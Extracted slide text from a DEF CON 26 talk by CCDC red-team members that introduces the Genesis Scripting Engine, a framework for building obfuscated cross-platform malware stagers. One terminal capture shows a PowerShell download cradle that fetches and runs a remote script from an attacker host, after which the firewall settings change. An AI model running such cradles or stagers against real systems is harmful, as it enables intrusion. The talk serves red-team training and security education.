


I'LL SEE YOUR MISSILE AND RAISE YOU A MIRV:

AN OVERVIEW OF THE GENESIS SCRIPTING ENGINE




DEFCON 26

Alex Levinson (*gen0cide*)

Dan Borges (*ahhh*)

Vyrus (*vyrus*)



AGENDA

01

US, STAGERS, CCDC, & HISTORY

Introductions to us, stagers, and how we got here.

02

GENESIS & HOW IT WORKS

A deep dive into the dark magic behind GENESIS.

03

REAL WORLD APPLICATIONS

How we have already applied GENESIS to our jobs.

04

LIVE DEMO

This always works on stage right?! Submit binaries here:

bit.ly/google-form-upload-request



ABOUT US

PRESENTERS



Dan Borges

Information Security Professional
Wizard of blue team/red team exercises
Western & National CCDC Red Team



Alex Levinson

Senior Security Engineer @ Uber
Speciality in tool dev & red teaming
Western & National CCDC Red Team




Vyrus

Full Time Hacker
Doer Of All The Things
Western & National CCDC Red Team

STAGERS, CCDC, & HISTORY

WHAT IS A “STAGER”?



COMMONLY USED STAGERS



Meterpreter



Empire



Pupy

WHEN ARE STAGERS USED?



3rd party crimeware.



As a form of “packing”



Context aware implant solutions



Professional offensive engagements (CCDC)

```
PS C:\Users\Administrator> whoami
glacier\administrator
PS C:\Users\Administrator> iex (< new-object net.webclient).downloadstring('http://[REDACTED]:8080/wrccdc/lo1.ps1')>
The operation completed successfully.
The operation completed successfully.
The operation completed successfully.
The operation completed successfully.

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947789
at http://go.microsoft.com/fwlink/?linkid=121488 .


Ok.
```

A STORY OF STAGERS ON THE CCDC RED TEAM




2015 - 2016

Bash, Batch, and PowerShell droppers




2017

Moved our tool chain to a golang, known as Gooby. This included a golang dropper experiment to abstract dropping from the other cluster bomb tools, known as Genesis.



2018

Genesis Scripting Engine development started in late 2017 to prepare for the 2018 CCDC season. We ended up using the BETA version at WRCCDC and NCCDC in 2018.




Today

Now we're ready to release a re-written, shiny new V1.0 version to you today!

PRESENTING THE GENESIS SCRIPTING ENGINE



GSCRIPT IN A NUTSHELL




Simply, **GSCRIPT** is a framework that allows you to rapidly implement custom stagers for all three major operating systems.

CORE COMPONENTS

ENGINE

Core runtime that holds the javascript virtual machine. Small and flexible.



COMPILER

Configurable toolchain used to build native binaries from gscripts.



OBFUSCATOR

Implements multiple types of binary obfuscation, some general, some specific to gscript.




STANDARD LIBRARY

Cross platform library of common functions supported by the gscript dev team.



